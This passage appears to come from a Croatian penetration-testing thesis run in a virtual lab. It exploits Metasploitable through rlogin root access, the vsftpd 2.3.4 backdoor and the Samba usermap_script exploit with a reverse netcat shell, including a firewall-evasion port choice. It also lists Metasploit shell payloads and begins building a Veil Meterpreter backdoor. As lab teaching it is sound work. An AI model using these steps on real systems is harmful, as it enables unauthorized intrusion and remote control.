


Slika 31. Ping na IP adresu *Metasploitable-a*, Izvor: Izrada autora

5.3.2. Prikupljanje informacija servera i exploit

Prvi korak napadanja servera je prikupljanje informacija koje je od velike važnosti jer će nam pružiti informacije kao što su operacijski sustav mete, instalirane programe, pokrenute servise, portove servisa. Preko instaliranih servisa možemo pokušati pristupiti sustavu – možemo isprobati inicijalne lozinke, servisi su dizajnirani da pružaju udaljeni pristup i ako nisu dobro podešeni možemo to iskoristiti i dobiti pristup serveru. Moguće je postojanje „stražnjih vrata“ (eng. backdoor) i ranjivosti kao što su „remote buffer overflow“, „code execution vulnerabilities“ koje nam omogućuju pristup tim serverima. U nastavku ćemo koristiti ***Zenmap*** s IP adresom mete kako bi dobili listu servisa, otvorenih portova. Za svaki možemo dobiti više informacija putem Google tražilice kako bi znali da li postoje neke ranjivosti.


U Zenmap unosimo IP adresu Metasploitable-a (mete) i pokrenemo skeniranje koje će nam vratiti listu svih instaliranih aplikacija, otvorenih portova.



Slika 32. Zenmap – rezultati skeniranja, Izvor: Izrada autora

Na slici 32 vidimo otvorene portove, pa za svaki port pogledamo više informacija na Google-u. Ako pogledamo prvi port (21/tcp, servis: **ftp** – eng. file transfer protocol) možemo vidjeti da nije dobro postavljen budući da **ftp** obično ima korisničko ime i lozinku kako bi mogli prenositi datoteke. Pa tako ako preuzmemo FTP klijenta, npr. FileZilla možemo se spojiti koristeći unesenu IP adresu na port 21 – bez korisničkog imena i lozinke. Također mogli pretražiti ranjivosti verzije u ovom slučaju „**vsftpd 2.3.4**“ da li ima kakvih poznatih exploit-a.

Pogledajmo sada kako bi to izgledalo za neki drugi port:



Slika 33. Zenmap – servis: netkit-rsh rexecd, Izvor: Izrada autora


Upotrebljavanjem tražilice Google možemo vidjeti da se radi o udaljenom izvršnom programu i ako se možemo ulogirati možemo izvršavati naredbe na ciljanom računalu (serveru), koristi rsh rlogin (program koji dolazi sa Linuxom koji omogućava udaljeno izvođenje naredbi na računalu). Radi na Ubuntu distribuciji i zahtjeva **rsh-client** kako bi se mogli spojiti. Instaliramo rsh-client pomoću naredbe: *apt-get install rsh-client* i kako bi vidjeli što moramo upisati upišemo rlogin --help i dobivamo sljedeće:

```
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
root@kali:~/Downloads# rlogin -l root 10.0.2.4
```

Slika 34. Kali Linux – rlogin pomoć i naredba, Izvor: Izrada autora

Koristimo korisničko ime *root* kao korisnik s najvišim pravima, unosimo IP adresu i spojeni smo na Metasploitable mašinu – provjerimo to s naredbom uname -a.

Neki programi i servisi dolaze s ugrađenim „stražnjim vratima“ (eng. backdoor). Koristit ćemo *exploit* pomoću **Metasploit** frameworka koji služi za penetracijsko testiranje mete i sadrži veliki broj *exploita* (modula) koji koriste odabrani *payload* (detaljnije opisan u **poglavlju 4.3.**). Pogledajmo sliku 35 i pretražimo za servis *vsftpd 2.3.4 exploit* na Google tražilici, prvi rezultat je Rapid7 – tvrtka koja je napravila Metasploit i opisuje kako postoji „backdoor command execution“ i u sekciji „Module Options“ stoje nam naredbe.



Slika 35. Metasploit – korištenje, Izvor: Izrada autora

Naredbom show options dobili smo RHOST, RPORT opcije koje možemo promijeniti koristeći naredbu set [option], Zenmap nam pokazuje da je port (RPORT – eng. Remote Port) 21, ali RHOST (eng. Remote host) u ovom slučaju nije postavljen pa tako ga postavimo na IP adresu Metasploitable-a (ranije prikazano 10.0.2.4), nakon toga pokrećemo *exploit* s naredbom exploit, ako je uspješno izvršen *exploit* sada možemo koristiti Linux naredbe.

Pogledajmo sljedeći port: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP). Prikazati ćemo naprednije korištenje Metasploitable-a kada meta nema *backdoor* nego ima normalni program koji ima *buffer overflow* ali ima ranjivost koji nam omogućava pokretanje malo koda koji je nama od koristi – ***payload***. Za razliku od prethodnog primjera potrebno je kreirati *payload* i pokrenuti ga na računalu koji je meta (server) korištenjem ranjivosti koju smo pronašli.

Ako upišemo naredbu *show payloads* prikaže nam se lista kao na slici 36:


```
msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_awk                                    normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   cmd/unix/bind_inetd                                  normal  No     Unix Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_jjs                                    normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   cmd/unix/bind_lua                                    normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   cmd/unix/bind_netcat                                 normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   cmd/unix/bind_netcat_gaping                          normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   cmd/unix/bind_netcat_gaping_ipv6                     normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                      normal  No     Unix Command Shell, Bind TCP (via R)
   11  cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  cmd/unix/bind_socat_udp                              normal  No     Unix Command Shell, Bind UDP (via socat)
   14  cmd/unix/bind_zsh                                    normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15  cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   16  cmd/unix/pingback_bind                               normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  cmd/unix/pingback_reverse                            normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  cmd/unix/reverse_awk                                 normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20  cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  cmd/unix/reverse_jjs                                 normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22  cmd/unix/reverse_ksh                                 normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  cmd/unix/reverse_lua                                 normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24  cmd/unix/reverse_ncat_ssl                            normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25  cmd/unix/reverse_netcat                              normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26  cmd/unix/reverse_netcat_gaping                       normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27  cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28  cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29  cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30  cmd/unix/reverse_php_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31  cmd/unix/reverse_python                              normal  No     Unix Command Shell, Reverse TCP (via Python)
   32  cmd/unix/reverse_python_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33  cmd/unix/reverse_r                                   normal  No     Unix Command Shell, Reverse TCP (via R)
   34  cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36  cmd/unix/reverse_socat_udp                           normal  No     Unix Command Shell, Reverse UDP (via socat)
   37  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   38  cmd/unix/reverse_zsh                                 normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```

Slika 36. Metasploit – payload, Izvor: Izrada autora

Sufiks naziva *payloada* su programi, programski jezici ili alati. Postoje dva tipa *payloada*: bind, reverse. **Bind** *payload* otvara port na računalu koji je meta i onda se kao napadač spajamo na taj port. S druge strane ***reverse*** *payload* radi suprotnu stvar i otvaraju port na našem računalu i tada se meta spaja na naše računalo. Ovo je korisno jer tako možemo zaobići vatrozide (eng. firewall) koji filtriraju ulazne konekcije. Možemo vidjeti da se radi o vrsti *payloada* oblika cmd (eng. Command) koji nam omogućuje pokretanje Linux (unix) naredbi. Odaberemo neki od navedenih i na primjer unesemo naredbu set payload cmd/unix/reverse_netcat – **Netcat** je alat koji dozvoljava konekciju između računala.

Netcat inače služi kao alat za mrežnu analizu. Naime korištenjem odabranog *payloada* kreira se slušač koji koristeći *pipe* omogućava korištenje Windows CMD-a nakon uspostavljene konekcije. Pritom je moguće kretati se kroz računalo mete odnosno čitati, mijenjati, kreirati, brisati i slati datoteke.

Ako unesemo naredbu show options postavimo RHOST na vrijednost IP adrese mete. Ako ponovimo naredbu show options imamo dodatne opcije LHOST i LPORT (naša IP adresa i port na koji želimo da se meta spaja) – dobar odabir za LPORT je 80 jer je to port koje koriste web preglednici (nije filtriran) – firewall će misliti da meta pretražuje Internet. Nakon *exploita* (usermap_script) *payload* je izvršen (pokreće **netcat** i stvara konekciju prema podešenim opcijama LHOST i LPORT – pogledaj dio *payloada* na slici 37 gore) i imamo pristup (slika 37). Nakon izvršenog *exploita* možemo koristiti naredbe unix-a koje će se izvršiti na računalu mete (Metasploitable-a).



Slika 37. Metasploit – reverse_netcat, Izvor: Izrada autora


5.3.3. Napredniji alat za prikupljanje informacija servera, exploit i izvještaj

U nastavku slijedi nešto drukčiji framework – ***Nexpose***, kako bi pokrenuli alat potrebno je deaktivirati bazu koja dolazi s instalacijom Kali Linux-a jer Nexpose koristi svoju bazu pa kako ne bi došlo do kolizije portova. Bazu deaktiviramo naredbom `service postgresql stop`, promijenimo poziciju u direktorij `cd /opt/rapid7/nexpose/nsc`, pokrenemo Nexpose s naredbom `./nsc.sh` i pomoću preglednika učitamo URL koji smo dobili. Na pregledniku vidimo formu u koju unosimo podatke koje smo definirali pri instalaciji alata i nakon uspješne prijave unesemo licencu koja nam je poslana na mail.

Kliknemo na Create > Site i unosimo sljedeće:

- na kartici **Info&Security** unosimo ime stranice npr. „Metasploitable“,
- na kartici **Assets** u dijelu *Include* > *Assets* unosimo IP adresu Metasploitable virtualke (10.0.2.4); *Assets Groups* nazovimo „test“,
- na kartici **Authentication** pod *Add Credentials* > *Account* možemo dodjeliti servisne informacije kao što su naziv servisa, domena, korisničko ime, lozinka – kako bi se testiranje servera moglo izvršiti; *Add Web Authentication* obično se koristi za napadanje web aplikacija za koje je potrebno korisničko ime i lozinka za prijavu (npr. Facebook),
- na kartici **Schedule** pod *Create schedule* možemo postaviti datume odnosno vrijeme (interval) u kojem će se testovi pokretati,
- na kartici **Templates** možemo odabrati željenu vrstu skeniranja kao npr**. Full audit without Web Spider**, Full audit.. Web Spider je skripta koja pronalazi sve direktorije i datoteke željenog računala.


Kada je skeniranje završeno dobivamo sljedeće rezultate:



Slika 38. Nexpose – završeno skeniranje, Izvor: Izrada autora

Na slici 38 vidimo da meta s IP adresom 10.0.2.4 je Metasploitable, operacijski sustav koje je instaliran je Ubuntu 8.04, nema ni jednog *malware*-a, postoji 168 *exploita* i


pronađeno ukupno 296 ranjivosti. Ako otvorimo taj sken, možemo vidjeti servise pa i programe koji su instalirani na toj mašini koji nam mogu biti od koristi nakon što smo dobili pristup sustavu npr. povećanje ovlasti. Iz navigacije odaberemo kategoriju ranjivosti i dobivamo sljedeće:



Slika 39. Nexpose – graf ranjivosti (CVSS – rizik) i potrebno znanja za *exploit*, Izvor: Izrada autora

U donjem dijelu silke 39 možemo vidjeti ranjivosti koje možemo sortirati. Pogledajmo ranjivost sa slike koja ima ikonu „M“ (označava *exploit* od *Metasploita*).


Ranjivost koju smo odabrali je „Default Tomcat User and Password koja govori da Tomcat koristi inicijalno korisničko ime i lozinku.



Slika 40. Nexpose – Affects – dio tablice, Izvor: Izrada autora

Proof pokazuje razlog zašto je meta ranjiva od strane navedenih *eploita* navedenih u tablici *exploita* koja ima poveznice na rapid7 stranicu i opise Metasploit modula.

Rješenja za popravljanje ranjivosti navedeno je u dijelu „REMEDIATIONS“ na toj stranici:



Slika 41. Nexpose – Remediations, Izvor: Izrada autora

Iz navigacije odaberemo kategoriju izvještaja, zadamo mu ime, odaberemo predložak (npr. *audit* – izvještaj s velikom detaljnom količina informacija korisna programerima i tehničarima; *executive* – izvještaj za menadžere i ljude koji nemaju tehnička znanja), format, sken i generiramo izvještaj.

5.4. Klijentski napadi

Većinu vremena bolje je pristupiti meti korištenjem serverskih napada (*exploit* operacijskih sustava i aplikacija koje su na njemu instalirane), no ako takvi napadi nisu uspjeli ili je meta „sakrivena“ iza IP adrese (ako nismo na istoj mreži – *ping* ne prolazi zato što su sakriveni iza rutera ili mreže) pokušajmo s klijentskim napadima.

Kada govorimo o napadima na klijente zahtjeva se od korisnika da napravi akciju kao npr. otvaranje poveznice, instalacija ažuriranja, otvaranje slike, trojanskog konja i slično, a nakon izvršavanja akcije imamo pristup računalu. Prikupljanje informacija ovdje je najbitnije jer moramo znati osobu koju imamo na meti. Za virtualnu mašinu koja predstavlja korisnika, koristit ćemo Windows 10 operacijski sustav.

5.4.1. Kreiranje backdoora

Backdoor je skriveni softverski ili hardverski mehanizam koji se koristi za zaobilaženje sigurnosti. Otvaranjem ovakve datoteke, uspostavlja se veza s udaljenim računalom koja omogućuje upravljanje tim računalom ovisno o napisanom *payloadu*. U nastavku ćemo vidjeti kako generirati (koristeći *Veil framework* – vidi **poglavlje 4.3.**) i kreirati vlastiti *backdoor* kojim ćemo ostvariti vezu sa računalom mete (*Windows 10*).

5.4.1.1. Generiranje *backdoor* datoteka

Pomoću *Veila* generirati ćemo *payload* tipa **Meterpreter** – *payload* koji se izvršava u RAM-u i ubacuje se u sistemske procese npr. *explorer.exe*, te nam pruža potpunu kontrolu nad računalom. Teško ga je prepoznati i ne ostavlja mnogo tragova (eng. footprints).

Odabrati ćemo *Meterpreter* tip *payloada* kako bi ga mogli koristiti zajedno sa *msfconsole* sučeljom *Metasploitable frameworka*. Za početak preuzmimo ***Veil framework*** korištenjem naredbe `git clone https://github.com/Veil-Framework/Veil.git`.

Za pokretanje alata potrebno je instalirati nekoliko biblioteka i aplikacija, koji se nalaze u mapi *config* pa tako se pozicioniramo u tu mapu i pokrenemo *bash* datoteku korištenjem naredbe `./setup.sh –silent –force` gdje su parametri:

- **--silent** (predstavlja instalaciju bez potrebe za konfiguracijom), te
- **--force** (ponovna instalacija alata - korisno u slučaju pogreške).

